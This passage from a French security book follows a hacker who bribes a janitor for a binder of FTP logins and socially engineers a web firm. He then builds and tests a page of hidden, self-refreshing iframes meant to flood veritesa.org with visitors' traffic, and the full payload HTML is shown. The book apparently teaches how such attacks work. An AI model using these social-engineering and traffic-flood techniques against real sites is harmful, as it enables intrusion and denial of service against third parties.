2. pénétrer par ingénierie sociale dans l'entreprise de conception qui a un accès en écriture à la page principale du site ;
3. après avoir obtenu un accès à ce site à haut trafic, modifier sa page principale et y insérer des cadres intégrés HTML qui appelleront le site cible (**www.veritesa.org**) ;
4. s'installer et regarder **veritesa.org** se faire anéantir par une énorme quantité de trafic provenant d'utilisateurs du monde entier.

Phénix décide de faire un graphique pour clarifier le concept dans son esprit. Après dix minutes sous Visio, il a produit l'illustration présentée à la Figure 3.13.




Figure 3.13

Illustration du plan d'attaque de Phénix.

Phénix choisit **toutpourlordi.com** car ils se flattent d'obtenir énormément de trafic en provenance de leurs publicités et qu'ils gagnent des millions par an en ventes depuis leur site web. De plus, le site présente un logo en bas de sa page indiquant qu'il est "conçu et maintenu par bebop web". Phénix sait que cette entreprise de conception web est en fait de petite taille, malgré quelques gros portefeuilles. Il sait aussi qu'il s'agit d'une entreprise locale. Il décide que la meilleure approche, pour commencer, est d'amener quelqu'un chez Bebop Web Design à lui communiquer les informations de connexion pour modifier le site web **toutpourlordi.com**. Phénix commence ses recherches sur Bebop Web Design et trouve rapidement l'adresse de leurs bureaux. Il imprime les instructions MapQuest que Bebop a sur son site web et se prépare à rendre visite à l'entreprise.

Accéder au site web intermédiaire

En arrivant à l'adresse de Bebop, Phénix est impressionné par le style du bâtiment et sa taille. "Une petite boîte de conception web peut se permettre ça ?" pense-t-il. Il entre dans le bâtiment et cherche la liste des entreprises du bâtiment. Il la trouve au milieu du hall. "Bebop Web Design, suite 208", lit-il à voix haute. Il monte dans le premier ascenseur disponible. Dans l'ascenseur, un homme plus âgé avec un badge nominatif et un uniforme bleu et marron le salue : "Bonjour."

"Bonjour", répond Phénix.

L'homme entame la conversation : "Je m'appelle Greg. Je suis le gardien de l'immeuble. Je vais vous donner ma carte : je travaille aussi en tant que jardinier, je lave les voitures, tout ça." L'homme offre à Phénix une carte faite maison de mauvaise qualité. Phénix la range dans sa poche.

"Vous êtes un homme à tout faire", plaisante Phénix.

Avec un léger sourire, l'homme répond : "Ben, l'économie étant ce qu'elle est, on ne peut plus faire d'heures supplémentaires, mais il faut bien manger."

"Ça se comprend", dit Phénix. Sur ce commentaire, l'ascenseur émet un "ding" et s'arrête au deuxième étage. Phénix sort et souhaite une bonne journée au gardien. Au moment où les portes se referment, celui-ci appelle Phénix : "N'oubliez pas de m'appeler si vous avez besoin de quelqu'un pour un peu de jardinage ou de bricolage !" Phénix acquiesce et se dirige vers la suite 208.

Lorsqu'il entre dans la suite, une jolie femme d'une vingtaine d'années le salue et lui demande si elle peut lui être utile. "Oui, répond Phénix. Je suis propriétaire d'une entreprise multimillionnaire et nous cherchons actuellement une entreprise de design web pour diriger, d'un point de vue conception, le démarrage de notre site de commerce électronique." Phénix, dont les cheveux sont fraîchement coupés et qui porte un costume neuf, ressemble vraiment à un jeune cadre qui vient de lancer une entreprise en pleine réussite.

"Nous pouvons vous aider. Asseyez-vous, je vais appeler notre directeur créatif", répond la réceptionniste, avec un grand sourire et un désir visiblement accru de l'aider. "Impressionnant, ce que peut faire l'argent", marmonne Phénix. À peine quelques minutes plus tard, un homme corpulent d'environ 35 ans, habillé de manière décontractée, sort et propose à Phénix d'entrer dans son bureau. Après avoir offert à Phénix un café ou un rafraîchissement, il s'assied et entame la conversation. "Mélodie m'a parlé rapidement de votre projet, mais nous ne gérons pas nous-mêmes le commerce électronique. Nous nous chargeons de créer une jolie interface et nous avons un partenariat avec une autre entreprise pour les fonctionnalités de commerce électronique."

"Je vois", répond Phénix en feignant d'écrire dans un bloc-notes. D'un ton professionnel, il demande : "Parlez-moi de votre process."

L'homme sourit et commence à expliquer : "Comme je vous l'ai dit, nous ne nous occupons que de l'interface, et pour cela nous faisons partie des meilleurs. Je peux vous montrer des exemples de nos travaux, si vous le souhaitez."

"Bien sûr, dit Phénix, mais ce qui me préoccupe le plus c'est le temps de réponse. En d'autres termes, si nous appelons avec une demande de changement, quel est votre processus ?" demande Phénix.

"OK, répond l'homme, qui s'est entre-temps présenté sous le nom de Benoît. Vous avez de la chance, j'ai reçu une demande de changement juste avant que vous n'entriez. Vous allez pouvoir voir le process directement."

Avec un sourire pensif, Phénix répond : "Ça serait parfait."

L'homme tire un classeur rouge à trois anneaux et commence à tourner les pages. Benoît regarde Phénix et lui explique qu'il range toutes les informations de connexion des sites web de ses clients dans ce classeur. Il n'enregistre rien sous forme électronique pour que les pirates ne puissent jamais y avoir accès.

"D'accord", acquiesce Phénix. Lorsque Benoît arrive à la page contenant les accès au site web qu'il s'apprête à modifier, il s'arrête et lance un client FTP. En quelques minutes, il est connecté, récupère le fichier HTML de la page principale, fait la modification demandée et enregistre le fichier.

Il regarde Phénix et commente : "Vous voyez, c'est tout ce qu'il faut faire. Ça m'a pris, quoi, deux minutes ?"

Phénix hoche la tête et s'exclame faussement : "C'est très impressionnant." Benoît range le classeur dans le placard derrière son bureau et le ferme.

"Bien, je crois que vous m'avez convaincu, dit Phénix. Je vous contacterai, vous ou un de vos collègues, d'ici quelques jours pour que nous mettions en place tout cela."

Phénix se lève pendant que Benoît lui explique qu'il est le seul concepteur de l'entreprise. "Ça me va, dit Phénix, je vous contacterai directement, dans ce cas. Avez-vous une carte de visite ?" Benoît offre quelques cartes à Phénix et le raccompagne à la porte.

"Merci encore", dit Phénix en montant dans l'ascenseur. Avant même d'avoir atteint l'ascenseur, son cerveau s'était déjà mis en quête d'un moyen de récupérer le classeur dans le placard derrière le bureau de Benoît. Ce classeur contient tous les accès FTP des sites web des clients de Bebop. En arrivant dans le hall, il aperçoit Greg, le gardien. Sans y réfléchir à deux fois, Phénix attire l'attention de Greg et lui demande de l'accompagner dehors. En arrivant dans la rue, Phénix attaque directement : "Greg, ça vous plairait de vous faire 3 000 € en 10 minutes ?"

Greg sourit et répond : "Vous connaissez beaucoup de gens qui refuseraient de gagner autant en dix minutes ?".

Phénix lui renvoie son sourire et demande : "Vous travaillez au deuxième étage ?" Greg hoche la tête et répond : "Ouais, je gère tout le bâtiment."

Phénix réfléchit une seconde : "Bien. Dans ce cas, vous connaissez Bebop Web Design au deuxième étage ?"

Greg sourit et dit : "Oui, c'est ce type qui s'y croit trop, Benoît, qui gère la boîte."

Phénix marque une pause et pose une autre question à Greg : "Ça vous arrive de nettoyer les bureaux la nuit ou lorsque tout le monde est parti ?"

Greg répond immédiatement : "Oui, une fois par semaine. Ce soir, par exemple, il faut que je nettoie la moquette de tous les étages qui en ont, donc il faut que je fasse ça la nuit."

Phénix regarde Greg dans les yeux et lui explique ce qu'il attend de lui : "Ce soir, quand vous nettoierez, vous devrez simplement récupérer le classeur rouge à trois anneaux derrière le bureau de Benoît et faire une copie de toutes les pages – il doit y avoir 20 pages environ. Ensuite, rangez le classeur et appelez-moi en quittant le bâtiment. Vous m'apporterez les photocopies et je vous donnerai 3 000 € en liquide."

Greg accepte immédiatement. Ils échangent leurs numéros de téléphone et se séparent. Comme Greg rencontre des difficultés financières et que la situation économique n'est pas brillante, il n'hésite pas à effectuer cette petite besogne. Six heures plus tard, vers 21 h 30, le téléphone portable de Phénix sonne. Quand il répond, Phénix est heureux d'entendre Greg à l'autre bout du fil. "J'ai ce que vous vouliez", dit Greg.

"Cool !" s'exclame Phénix. "Rendez-vous au *Jack's Ribs* au croisement Adams et State dans vingt minutes." Greg accepte et raccroche. Phénix se précipite à la porte et va au restaurant. Greg et lui échangent l'enveloppe contre l'argent. Phénix décide de rentrer à la maison, mais Greg décide de rester et de déguster des *ribs*. Phénix remercie Greg une fois de plus et sort.

Tester l'attaque dans un environnement contrôlé

Comme les pirates et pentesteurs les plus brillants le savent, il est important de tester dans un environnement contrôlé toute attaque que vous n'avez jamais mise en œuvre. Il est complètement stupide de découvrir l'attaque une fois en place. Si un pirate se retrouve dans cette situation, il n'a probablement pas assez préparé son coup.

Une fois chez lui, Phénix s'assied à son bureau et commence à travailler sur les aspects techniques nécessaires au succès de son attaque. "Je dois d'abord tester tout ça." Sur cette réflexion, Phénix s'installe à une de ses machines de test sous Windows 2003 Server. Il ouvre le Bloc-notes et crée une simple page HTML affichant le message "Piraté". Phénix enregistre ensuite la page sous `C:\inetpub\wwwroot\pirate.html`.

Puis il commence la configuration d'IIS (*Microsoft's Internet Information Services*, services d'information Internet de Microsoft) pour héberger sa page. Il lance ensuite Démarrer > Outils d'administration > Gestionnaire des services Internet (IIS), comme le montre la Figure 3.14.




Figure 3.14

Démarrer la configuration d'IIS pour créer un site web de test.

Phénix clique sur le symbole + à gauche du nom de son serveur. Il fait ensuite de même pour l'icône Site web par défaut située en dessous, comme le montre la Figure 3.15.




Figure 3.15

Vue du site web par défaut.

Phénix clique du bouton droit sur l'icône Site web par défaut et clique ensuite sur Propriétés. Dans la boîte de dialogue qui s'affiche, Phénix clique sur l'onglet Documents. Puis il clique sur le bouton Ajouter et saisit le nom du fichier HTML qu'il a enregistré. Il clique alors plusieurs fois sur le bouton Monter jusqu'à ce que son fichier se trouve en tête de la liste, comme l'illustre la Figure 3.16.

Phénix clique ensuite sur l'onglet Sécurité de répertoire et clique sur Modifier. Dans la boîte de dialogue qui s'affiche, Phénix coche la case Activer la connexion anonyme et laisse tous les autres paramètres à leurs valeurs par défaut, comme le montre la Figure 3.17.




Figure 3.16

Configurer une page HTML comme page par défaut du site web.




Figure 3.17

Configurer le site web pour la navigation anonyme.

Phénix s'assure alors que le site web par défaut est démarré et se connecte à un autre ordinateur pour voir s'il peut se connecter au site web en saisissant l'adresse IP du serveur sous Windows 2003 Server. Il est content d'être accueilli par son message "Piraté", comme le montre la Figure 3.18.




Figure 3.18
Navigation sur le site web de test.

"Passons à la partie amusante, se dit Phénix. Je dois en apprendre un peu plus sur les cadres intégrés si je veux que ça marche." Il démarre Firefox et saisit **www.google.com**. Il cherche des informations sur le fonctionnement des cadres intégrés. Après plusieurs heures de lecture de tutoriaux et de forums, Phénix pense qu'il comprend bien les cadres intégrés. Il va donc travailler sur sa page de test. Il ouvre sa page `pirate.html`

sous Notepad et commence à construire son premier cadre intégré. Il commence par intégrer le code suivant dans le document HTML :

```
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
```

Phénix étudie le code qu'il a saisi. Il réfléchit : "Sur la base de ce code, quand j'ouvre ma page `pirate.html`, elle devrait ouvrir des cadres intégrés, qui sont des minipages web dans le fichier `pirate.html`. Chaque minipage web sera une instance unique de **www.sitedephenix.com**. En ouvrant `pirate.html`, j'ouvrirai donc dix instances de mon site, chacune avec une hauteur et une largeur de 200." Il va alors tester sa page web à l'adresse **http://10.10.10.32** (l'adresse IP de son serveur de test), comme le montre la Figure 3.19.

Figure 3.19
Résultat du cadre intégré s'il est codé correctement.

Phénix examine le code après avoir collé le code des cadres intégrés dans le document neuf fois de plus :

```
<html>
<head>
<meta http-equiv="Content-Language" content="fr-fr">
<meta http-equiv="Content-Type" content="text/html; charset=windows-
1252">
```

```
<title>PIRATÉ</title>
</head>
<body>
<p><b><font size="6" color="#000080">PIRATÉ</font></b></p>
<p> </p>
<p><b><font size="6" color="#000080">PIRATÉ</font></b></p>
<p> </p>
<p><b><font size="6" color="#000080">PIRATÉ</font></b></p>
<p> </p>
<html>
<head>
<meta http-equiv="refresh" content="20">
</head>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
```

```
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
<iframe
src=http://www.sitedephenix.com
width=200 height=200>
</iframe>
</html>
</body></html>
```

"Bien, voyons si les dix instances sont ouvertes maintenant." Phénix enregistre le fichier `pirate.html` en passant par Fichier > Enregistrer. Il retourne alors à son navigateur web et clique sur le bouton Rafraîchir. Il est ravi de voir le résultat illustré à la Figure 3.20.




Figure 3.20

Cadres intégrés HTML vus dans Internet Explorer. Remarquez les dix instances du site web chargées.

"Trop cool !" hurle Phénix. "Affinons un peu cela. Je dois voir comment faire recharger les cadres intégrés toutes les cinq secondes." À ce moment, Phénix se rend compte qu'il n'a pas lu suffisamment. Il retourne sur Google et lance quelques recherches à propos du rafraîchissement d'iframes. Il trouve rapidement ce qu'il cherche. Sur la base d'un article qu'il a trouvé dans une publication en ligne pour développeurs web, il modifie ses cadres intégrés en rouvrant son document `pirate.html` dans le Bloc-notes. Il ajoute alors la balise `meta` suivante pour rafraîchir les cadres intégrés toutes les cinq secondes :

```
<html>
<head>
<meta http-equiv="refresh" content="5">
</head>
```

Phénix enregistre son document HTML, retourne à son navigateur web et rafraîchit la page `pirate.html` qui est toujours chargée. Au début, rien ne se passe, à part le rafraîchissement des cadres intégrés. Mais, avec la précision d'une horloge, les cadres se rafraîchissent au bout de cinq secondes. Et, cinq secondes plus tard, ils se rafraîchissent à nouveau. "Ça devrait marcher comme sur des roulettes !" laisse échapper Phénix en se félicitant. Mais il réalise soudain que même les utilisateurs les moins versés informatiquement parlant sauront que quelque chose n'est pas normal si une page web censée présenter des ordinateurs et des pièces a de nombreuses instances d'un autre site web qui se chargent au milieu de la page. "Je dois trouver un moyen de cacher ces cadres", pense Phénix. Il teste la première méthode qui lui vient à l'esprit. Il rouvre `pirate.html` sous Notepad et modifie la hauteur et la largeur de chaque cadre. Il passe la hauteur et la largeur à 0 et laisse le reste inchangé :

```
<iframe
src=http://www.sitedephenix.com
width=0 height=0>
</iframe>
```

Après avoir sauvé ses changements, Phénix retourne à son navigateur et rafraîchit la page web. L'opération lui semble couronnée de succès : la page se charge et n'affiche aucun signe des cadres intégrés, comme le montre la Figure 3.21.

Phénix ne peut pas voir si les cadres se chargent puisqu'ils sont cachés. "Regardons le trafic dans Wireshark", se dit-il. Phénix ouvre Wireshark, commence la capture sur sa carte réseau et voit immédiatement les requêtes `HTTP GET` vers l'adresse IP de son site, comme le montre la Figure 3.22.




Figure 3.21

Fichier HTML chargé avec les cadres intégrés cachés.

Requête HTTP vers le site de Phénix

131 46.245102	88.191	16.13	192.168.1.161	HTTP	HTTP/1.1 304 Not Modified
132 46.247420	192.16	8.1.161	88.191.16.13	HTTP	GET / HTTP/1.1
133 46.249565	88.191	16.13	192.168.1.161	HTTP	HTTP/1.1 304 Not Modified
134 46.252583	192.16	8.1.161	88.191.16.13	HTTP	GET / HTTP/1.1
135 46.289379	88.191	16.13	192.168.1.161	HTTP	HTTP/1.1 304 Not Modified
136 46.291266	192.168.1.161		88.191.16.13	HTTP	GET / HTTP/1.1
137 46.294329	88.191.16.13		192.168.1.161	HTTP	HTTP/1.1 304 Not Modified
138 46.296546	192.168.1.161		88.191.16.13	HTTP	GET / HTTP/1.1
139 46.341609	88.191.16.13		192.168.1.161	HTTP	HTTP/1.1 304 Not Modified
140 46.343906	192.168.1.161		88.191.16.13	HTTP	GET /style.css HTTP/1.1
141 46.345563	88.191.16.13		192.168.1.161	HTTP	HTTP/1.1 304 Not Modified
142 46.385368	88.191.16.13		192.168.1.161	HTTP	HTTP/1.1 304 Not Modified
143 46.520634	192.168.1.161		88.191.16.13	TCP	dpi-proxy > http [ACK] Seq=2853 Ack

Figure 3.22

Wireshark montre que les cadres intégrés se chargent toujours même si cela est invisible sur le navigateur.

Phénix s'arrête et réfléchit un peu. "Comment cela va-t-il fonctionner dans le cas réel ?" se demande-t-il. "Cinq instances pourraient être insuffisantes… hum. Mouais, je pourrais même mettre cent instances si je voulais ! Mais cela risque de faire planter l'utilisateur final. En fait, je pense qu'avec dix instances, ça devrait marcher. En plus, cent instances risqueraient de déclencher une alarme du côté du site web distant ou sur le réseau d'une personne démarrant cent connexions d'un coup sur un même site.

Mais bon, il m'est déjà arrivé de chercher une dizaine de trucs à la fois sur Google, donc dix devraient passer." Phénix poursuit son monologue pendant une dizaine de minutes avant de décider de laisser le nombre de cadres intégrés à dix.

Modifier le site web intermédiaire

À ce stade, Phénix a testé tout ce qu'il pouvait tester. Il est maintenant temps de se connecter au serveur web qui héberge **www.toutpourlordi.com** et de modifier sa page principale. Voici les étapes que Phénix suit pour cela :

- se connecter à **www.toutpourlordi.com** et copier la page principale ;
- grâce au Bloc-notes, insérer des cadres intégrés au HTML de la page principale de **toutpourlordi.com**. Les cadres intégrés appellent **www.veritesa.org** plutôt que la page que Phénix a utilisée dans ses tests.
- remplacer la page originale sur le serveur web par la version modifiée intégrant les iframes ;
